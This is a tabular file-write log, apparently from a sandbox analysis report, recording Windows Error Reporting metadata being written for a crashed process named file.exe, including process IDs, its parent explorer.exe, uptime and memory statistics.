C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 30 00 38 00 35 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>10855</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1426	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 36 00 35 00 38 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>99065856</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1512	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1516	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1522	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 35 00 37 00 36 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>99057664</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1592	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1596	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1602	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 33 00 31 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3319</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1676	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1680	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1686	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 37 00 31 00 30 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11710464</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1784	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1788	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1794	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 36 00 39 00 38 00 31 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11698176</WorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1876	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1880	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	1886	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>178800</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2000	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2004	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2010	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>178800</QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2108	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2112	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2118	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 30 00 35 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>60544</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2242	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2246	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2252	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 30 00 31 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>60192</QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2360	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2364	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2370	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 37 00 35 00 32 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4587520</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2446	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2450	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2456	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 39 00 35 00 37 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4595712</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2548	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2552	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2558	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 37 00 35 00 32 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4587520</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2630	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2634	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2638	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2684	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2688	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2692	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2722	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2726	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2732	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2772	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2776	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2784	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2814	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2818	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2826	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2896	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2900	2	09 00		success or wait	4	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2908	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2998	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3002	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3010	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 38 00 32 00 35 00 37 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7182574</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3058	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3062	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3070	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3148	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3152	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3160	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3212	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3216	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3224	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3268	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3272	2	09 00		success or wait	5	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3282	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3372	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3376	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3386	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3460	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3464	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3474	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 30 00 32 00 32 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>60225</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3550	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3554	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3564	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 38 00 37 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121876480</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3668	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3678	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 35 00 39 00 33 00 37 00 32 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>115937280</WorkingSetSize>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3762	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3766	2	09 00		success or wait	5	6DA8497A	unknown
